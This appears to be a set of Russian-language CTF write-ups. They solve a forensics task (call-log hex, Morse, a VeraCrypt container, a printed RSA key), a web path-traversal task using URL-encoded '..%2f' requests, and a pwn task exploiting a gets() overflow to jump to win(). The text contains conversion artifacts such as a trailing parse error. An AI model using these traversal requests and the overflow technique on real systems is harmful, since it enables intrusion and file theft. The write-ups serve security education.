| 11:23 | Дарков Д.  | +7-495-666-13-13 | Исходящий | У меня для тебя сюрприз.                      |
| 13:27 | Смирнов А. | +7-495-666-13-13 | Входящий  | Время принимать таблетки.                     |
| 18:29 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | 42b88589a0dba57c0e5acb837f                    |
| 17:45 | Дарков Д.  | +7-495-666-13-13 | Входящий  | Надевай маску, пора работать.                 |
| 16:36 | Смирнов А. | +7-495-666-13-13 | Исходящий | f9d1dc5e3df3df96ef1f2c09d3                    |
| 19:32 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | b69fc0dfa4fcdeb621642ab38                     |
| 14:30 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 65c4103337c0cf288662fd428d                    |
| 9:29  | Смирнов А. | +7-495-666-13-13 | Исходящий | Найди тишину в хаосе.                         |
| 14:49 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Это не сон, это реальность.                   |
| 12:29 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 197f6a5904dfeb5bc67339c80                     |
| 17:22 | Смирнов А. | +7-495-666-13-13 | Входящий  | Ищи в шуме.                                   |
| 20:57 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | 6d15167bdde6aa5cbeee42b503                    |
| 20:51 | Дарков Д.  | +7-495-666-13-13 | Входящий  | Мой друг ждет тебя в котельной.               |
| 12:34 | Смирнов А. | +7-495-666-13-13 | Исходящий | f797e0dbaccd0b34461256d72c                    |
| 17:49 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Они знают слишком много.                      |
| 13:32 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 10541cb905b1ca66e0628b983                     |
| 17:53 | Смирнов А. | +7-495-666-13-13 | Входящий  | 598bea7858497c50ebf7956                       |
| 20:45 | Гасай Ю.Л. | +7-495-666-13-13 | Входящий  | Tвоя маска готова.                            |
| 16:59 | Дарков Д.  | +7-495-666-13-13 | Исходящий | 7fcdaee255b03ba4aac4ed5ff                     |
| 17:45 | Смирнов А. | +7-495-666-13-13 | Входящий  | Ключ в книге.                                 |
| 8:45  | Дарков Д.  | +7-495-666-13-13 | Исходящий | d59b132bf0bcc897f6d97f8a8                     |
| 17:33 | Смирнов А. | +7-495-666-13-13 | Входящий  | Мы все часть системы.                         |
| 15:57 | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | 510dd1d22332f1eabf939579d                     |
| 12:20 | Дарков Д.  | +7-495-666-13-13 | Входящий  | e9cea0b6e331131b923f3ddc6                     |
| 10:25 | Смирнов А. | +7-495-666-13-13 | Исходящий | Хорошие времена не делятся долго              |
| 12:33 | Гасай Ю.Л. | +7-495-666-13-13 | Исходящий | f162fda9606daea42aca83d19                     |
| 14:13 | Дарков Д.  | +7-495-666-13-13 | Исходящий | Мы не любим чужаков, шатающихся где попало... |

02

Соберем строки в одну единую строчку и получаем зашифрованное сообщение:

42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d  
 3b69fc0dfa4fcdeb621642ab3865c4103337c0cf288662fd42  
 8d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbeee42b  
 503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628  
 b983598bea8a7858497c50ebf759567fcdaee255b03ba4aac4  
 ed5ffd59b132bf0b0cc897f6d97f8a8510dc1223332f1eabf9  
 39579de9cea0a6e331131b923f3ddc6f162fda9606dae42aca  
 83d198a0d067db0ada0eaa8a6a631d175aab6e108aecebfe26a  
 45f9710b89c8f05383ef5b8b8facd6b4c082b85856342cd5e93  
 fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392f  
 e4

Больше в логах ничего полезного нет, переходим к аудио файлу, внимательно прослушав его, можно услышать звуки, которые не относятся ни к диалогу, ни к музыке. Звук дольше и короче - точка и тире.

Переведя звуки из азбуки морзе на английском, мы получим сообщение: **PASSWORDISSIBINDNKEND**

# 03

У нас теперь есть пароль **SIBINDNKEND**, попробуем применять его к контейнеру VeraCrypt, для этого нужно смонтировать его к вашей системе или к ВМ, это можно сделать с помощью графического инструмента.

Внутри контейнера видим множество папок.

| Имя                | Дата изменения  | Тип             | Размер     |
|--------------------|-----------------|-----------------|------------|
| 50B                | 21.10.2025 9:20 | Папка с файлами |            |
| Archive_2024       | 21.10.2025 9:20 | Папка с файлами |            |
| Backup             | 21.10.2025 9:20 | Папка с файлами |            |
| Cache              | 21.10.2025 9:20 | Папка с файлами |            |
| Confidential       | 21.10.2025 9:20 | Папка с файлами |            |
| CrashDumps         | 21.10.2025 9:20 | Папка с файлами |            |
| Data               | 21.10.2025 9:20 | Папка с файлами |            |
| Debug              | 21.10.2025 9:20 | Папка с файлами |            |
| Leaks              | 21.10.2025 9:20 | Папка с файлами |            |
| Missions           | 21.10.2025 9:20 | Папка с файлами |            |
| Scandal_Data       | 21.10.2025 9:20 | Папка с файлами |            |
| System             | 21.10.2025 9:20 | Папка с файлами |            |
| System32           | 21.10.2025 9:20 | Папка с файлами |            |
| Temp               | 21.10.2025 9:20 | Папка с файлами |            |
| archive_data_1.bin | 21.10.2025 9:20 | Файл "BIN"      | 220 160 КБ |
| archive_data_2.bin | 21.10.2025 9:20 | Файл "BIN"      | 165 888 КБ |

Просмотрим на наличие скрытых элементов и находим скрытую папку **Logs**.

|              |                 |                 |
|--------------|-----------------|-----------------|
| Debug        | 21.10.2025 9:20 | Папка с файлами |
| Leaks        | 21.10.2025 9:20 | Папка с файлами |
| Logs         | 21.10.2025 9:20 | Папка с файлами |
| Missions     | 21.10.2025 9:20 | Папка с файлами |
| Scandal_Data | 21.10.2025 9:20 | Папка с файлами |
| System       | 21.10.2025 9:20 | Папка с файлами |

Внутри папки находится файл **.key**.

|                             |                 |      |
|-----------------------------|-----------------|------|
| .key                        | 21.10.2025 8:57 | Фай  |
| error_3215.err              | 21.10.2025 9:20 | Фай  |
| exception_1688_20251021.err | 21.10.2025 9:20 | Фай  |
| exception_2463.crash        | 21.10.2025 9:20 | Фай  |
| exception_5476.log          | 21.10.2025 9:20 | Текс |
| failure_2576_20251021.err   | 21.10.2025 9:20 | Фай  |
| fault_1431_20251021.crash   | 21.10.2025 9:20 | Фай  |
| fault_7107.tmp              | 21.10.2025 9:20 | Фай  |
| system_error_7779.log       | 21.10.2025 9:50 | Текс |

Содержимое файла **.key**:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAKT9I1eKQ/BFctS1rr8nLyJ0vawT5ie6rYBS7VJnSkgJo2wVr
/8FK9ibD0BZEVzu38yk4BkmMjx7aFPwC/W5YdpW+4c3beJuwWhKQ6ohiSlx8Cwl
P9S7iAvZOSOPxRg0/yWdX0sJSzpxI0s6IRkclnN7ft1JvIIxsSR8+d3i80e3uXNY
PMKw1JBmJJ2mk3JnowBFRIxBcxCxWlsKtjq06C5HCmMk36f914SI+jRG8ioalINz
b3EKdD2dw/K+Ed84RvLyHsS7UEt1IzaAfS2Ki4h3fRLwHj0k1q3f/zvzNBcpjPAy
VeQmc479XhM+6vh0wRkq30yRrLsSDdUn/eMrKwIDAQABoIBAAFBpWm3telktUMX
/a8wV2WTrLfDkhAjAAASM+iSqjTD7QTdG78bpF8RUa05So1TYqDaL1dIRaCIEqtj
a92dHiTRtGoOfhvju5f3exfGgmlcyCn13lw24Cr2pWE0g3wUCHsDlgy/fN5fYlQ9
Dbb19fhmCETHahgrGbvoA+mS13gT2YZ1bAQ1SumSS7417kP7cWv39i5DPPrj0+R6T
ce9js/71hw3TqdMRc408LHZKCAdCVUyzLau71DJcaJ051BQXz91RRjAN0Rr0HB1b
3gvN7F0Wz/T2J7bQUMm32txL5JPLmXZp0mchbytGgX1yJqprAJchEbT/J62E9hYa
nzsREGkCgYEAxddg1d/IxIithqs8b0WckVcz9fc38T3I60shRvaagPsDxE/e/hS
gSZLhUXa8qDQB04ex4dECHT9S3kx+9axzRVj7Qc/oONkoxP3vOJJQCWHcey6D0P/
xLb3fyKZ04Kc1iaEl8xHC6fp6+Hddf2wGzUW1CWXZHs7N3ygeNqKJMCgYEAu/Hq
pnAJPojUacnEI16DqfsrKoBkPu0yuL18LcMeSnsOZXPiFT7UQyxkCICbxNRUg8FZ
bnQrs1Wr0pPpI0aeCI0qQnFLUwbKCdCNSk4NsKpMn3yxPHjuTX8FKi1aEH1FcCtx
```

```
Wz3hGNm9rrmJt/QdfNYBxb28siFSQkqfnPVmCgkCgYEAlrJ4EHF1fE6f3vSQEmLT
3+GM1cTXeZuOpJ5ESx/sPtS9+rwon0WHktiYreuH20ijKx42U8W1DLwQNG0cpbfj
t10Tyfi7ftG21oFFM4EqSrJLeXvYPciOCKlUPIMeNTZIQNisg1H/FnhtJE2P4TOf
wPMkzmmUH7IHxmVJU6bmNgECgYAda6Iyyaj4zAyMPtRgGPF9Y17/eTe4DgN5nTeO
J1QQjrDT0s+ySbKKjWFvpwI7To2oT1UETzZEDW4nOZYU0ni0ln/JhNiot5Ba9vWX
Ix7Lf+0crjVEZR3Qrci0MKK/m0xAwdwtz0L0U+14d3zSefk/uHRwkuH99G9fBzVz
KYr+mQKBgQCJnkQ0BKG/H7aJk1u6derUOWIqStOoY1hw+mEjE1p96P15KJo/Fd7B
eD+HoKwIaQzntzCJzB0fqD5L/kp/9BndDKFg6W+bRwcGIZHe+G+p59opneJh/fzk
tJj93Y6CJX/y4KAP/vFo80Hjx6z8aE7gIRlly5NRNmH3fSCciFGwWg==
-----END RSA PRIVATE KEY-----
```

## 04

**Мы нашли приватный ключ**, этого достаточно что бы расшифровать сообщение, которое мы собрали из логов.


Преобразовываем hex-строку в бинарный файл.

```
echo
"42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d3b69fc0dfa4fcdeb621642
ab3865c4103337c0cf288662fd428d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbee
e42b503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628b983598bea8a7858497c
50ebf759567fcdaee255b03ba4aac4ed5ffd59b132bf0b0cc897f6d97f8a8510dc1223332
f1eabf939579de9cea0a6e331131b923f3ddc6f162fda9606dae42acaa83d198a0d067db0ad
a0eaa8a6a631d175aab6e108aecebfe26a45f9710b89c8f05383ef5b8b8facd6b4c082b8585
6342cd5e93fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392fe4" | xxd -r -
p > encrypted.bin
```

Выполняем расшифровку с помощью openssl.

```
openssl pkeyutl -decrypt -inkey private_key.pem -in encrypted.bin -out
decrypted.txt -pkeyopt rsa_padding_mode:oaep -pkeyopt rsa_oaep_md:sha256 -
pkeyopt rsa_mgf1_md:sha256
```

В файле с расшифрованном сообщением будет находиться флаг.



**Название:** Заброшенный видеохостинг

**Категория:** Web

**Очки:** динамическое начисление

**Описание:** Бывший корпоративный видеохостинг ДНК (Дудинской Нефтяной Компании) для обучения сотрудников. Система выведена из эксплуатации, но на сервере остались конфиденциальные материалы.

**Флаг:** Sibintek{path\_tr4v3rs4l\_1n\_v1d30\_m3t4d4t4}

# 01

## Исследование основного функционала.

Первым делом изучаем главную страницу сервиса.  
Открываем браузер и переходим по указанному URL.

Видим, что это видеохостинговая платформа  
с возможностью просмотра видео.

# 02

## Анализ API endpoints.

Изучаем доступные API endpoints через Developer Tools  
браузера. В разделе Network видим запросы к:

**GET /api/videos** - получение списка видео

**POST /api/upload** - загрузка новых видео

**GET /video/:filename** - просмотр конкретного видео

## Изучение структуры ответа API.

Делаем запрос к **/api/videos** и анализируем структуру ответа:

```
curl -X GET https://nm98k2fwxs.team.sibctf2025.ru/api/videos
```

```
{
 "success": true,
 "videos": [
 {
 "name": "sample1.mp4",
 "size": 15,
 "modified": "2025-10-30T08:45:10.000Z",
 "created": "2025-10-30T08:45:13.158Z",
 "metadata": {
 "title": "sample1.mp4",
 "artist": "Unknown Author",
 "description": "No description available",
 "duration": 0
 }
 },
 {
 "name": "sample2.mp4",
 "size": 15,
 "modified": "2025-10-30T08:45:10.000Z",
 "created": "2025-10-30T08:45:13.158Z",
 "metadata": {
 "title": "sample2.mp4",
 "artist": "Unknown Author",
 "description": "No description available",
 "duration": 0
 }
 }
]
}
```

# 03

# 04

## Обнаружение и эксплуатация endpoint'a для метаданных. Анализ RESTful архитектуры.

Изучив структуру API, мы видим стандартный RESTful подход:

`GET /api/videos` - получение коллекции (списка всех видео)  
`POST /api/upload` - создание нового ресурса  
`GET /video/:filename` - получение конкретного ресурса

Логически следует, что должен существовать endpoint для работы с метаданными конкретного файла. В REST API часто используются вложенные ресурсы, такие как:

`/api/videos/:filename/metadata`  
`/api/videos/:filename/info`  
`/api/videos/:filename/details`

### Поиск endpoint'a метаданных.

Проверяем стандартный путь для метаданных:

```
curl -X GET
https://nm98k2fwxs.team.sibctf2025.ru/api/videos/sample1.mp4/metadata
```

```
{
 "success": true,
 "metadata": {
 "title": "sample1.mp4",
 "artist": "Unknown Author",
 "description": "No description available",
 "duration": 0,
 }
}
```

**Результат:** Endpoint существует. Сервер обрабатывает запрос и возвращает структуру метаданных.

# 03

## Обнаружение LFI уязвимости.

Анализируя обработку параметра `filename`, замечаем возможность path traversal. Пробуем различные варианты обхода путей:

```
curl -X GET
https://nm98k2fwxs.team.sibctf2025.ru/api/videos/../../etc/passwd/metadata
{"success":false,"error":"Endpoint not found"}
```

Сервер отклоняет запрос с чистыми `..`.  
Пробуем URL encoding:


```
└$ curl -X GET
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2fetc%2fpasswd/metadata"
{"success":true,"metadata":{"title":"..etc/passwd","artist":"Unknown Author","description":"No description available","duration":0}}
```

Успех, он обратился к файлу `/etc/passwd`, но не выдал содержимое, а выдал заглушку в виде json, можем попробовать к другим файлам, в которых может содержаться флаг, из стандартных примеров `/flag`, `/flag.txt` и т.д.

Пробуем самое простое:

```
curl -X GET
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2f..%2fflag.txt/metadata"
{"success":true,"metadata":
{"title":"Sibintek{path_tr4v3rs4l_1n_v1d30_m3t4d4t4}","artist":"scandal","description":"Congratulations! Man, this party stinks.","duration":0,"year":"2025","genre":"XXX"}}
```

В ответе получаем флаг.



**Название:** ORMS GNK

**Категория:** pwn

**Очки:** динамическое начисление

**Описание:** Неизвестный сообщил нам, что в нашей системе управления обнаружена критическая уязвимость. Нужно срочно проверить на всякий случай.

**Флаг:** Sibintek{Oil\_R3f1n3ry\_C0ntrOl\_5y5t3m}

Как игрок, у нас есть доступ только к скомпилированному бинарному файлу task и описанию задачи. Первым шагом было исследование поведения программы.

При запуске программы мы видим главное меню с несколькими опциями:

```
==== Главное меню ====
1. Управление ресурсами - Инициализация и освобождение ресурсов
2. Анализ данных - Сбор и обработка метрик
3. Ввод данных - Получение пользовательского ввода
4. Выполнение анализа - Оценка производительности и статистики
5. Выход - Завершение программы
```

## 01

### Анализ уязвимости.

Уязвимость находится в функции `process_input()`, которая использует небезопасную функцию `gets()` для чтения пользовательского ввода в буфер размером 16 байт:

```
void process_input() {
 char buf[16];
 printf("Enter input: \n");
 return gets(buf);
}
```

Функция `gets()` не проверяет длину вводимых данных, что приводит к переполнению буфера - классической уязвимости buffer overflow. Это позволяет перезаписать:

1. Другие локальные переменные функции
2. Базовый указатель фрейма (EBP)
3. Адрес возврата функции (EIP)

## 02

### Определение смещения .

Чтобы получить контроль над выполнением программы, нужно определить, сколько байт нужно для заполнения буфера до адреса возврата. В данном случае, для перезаписи адреса возврата требуется 26 байт данных + 4 байта нового адреса.

## 03

### Поиск цели.

Анализируя бинарный файл, можно найти функцию, которая открывает файл FLAG.md и выводит его содержимое. Это и есть наша цель - перенаправить выполнение программы на эту функцию.

# 04

## Создание эксплойта.

Для успешной эксплуатации создается полезная нагрузка следующим образом:

1. Заполняем буфер и перезаписываем ЕВР: 26 байт данных.
2. Перезаписываем адрес возврата на адрес функции win().

Эксплуатация осуществляется отправкой 26 байт данных плюс адреса функции win в little-endian формате.

# 05

## Ручная эксплуатация.

Игрок может выполнить эксплуатацию вручную следующим образом:

1. Подключиться к сервису:

```
nc IP PORT
```

2. Выбрать пункт меню "3" для перехода к вводу данных.

### 3. Отправить эксплойт:

```
[26 байт мусора][адрес функции win в little-endian формате]
```

### Флаг Sibintek{0il\_R3f1n3ry\_C0ntr0l\_5y5t3m}

```
Dataview (inline field '== Главное меню =='
1. Управление ресурсами - Инициализация и освобождение ресурсов
2. Анализ данных - Сбор и обработка метрик
3. Ввод данных - Получение пользовательского ввода
4. Выполнение анализа - Оценка производительности и статистики
5. Выход - Завершение программы'): Error:
-- PARSE FAILED -----

> 1 | == Главное меню ==
| ^
2 | 1. Управление ресурсами - Инициализация и освобождение
ресурсов
3 | 2. Анализ данных - Сбор и обработка метрик
Expected one of the following:
'(', 'null', boolean, date, duration, file link, list ('[1, 2,
3]'), negated field, number, object ('{ a: 1, b: 2 }'), string,
variable
```